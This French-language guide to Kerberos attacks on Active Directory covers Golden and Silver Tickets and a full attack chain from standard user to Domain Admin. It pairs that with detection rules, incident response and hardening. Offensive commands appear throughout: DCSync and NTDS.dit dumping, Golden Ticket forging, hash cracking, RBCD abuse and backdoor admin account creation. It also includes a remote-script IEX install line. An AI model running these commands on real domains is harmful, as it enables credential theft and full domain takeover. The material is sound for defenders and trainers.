$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
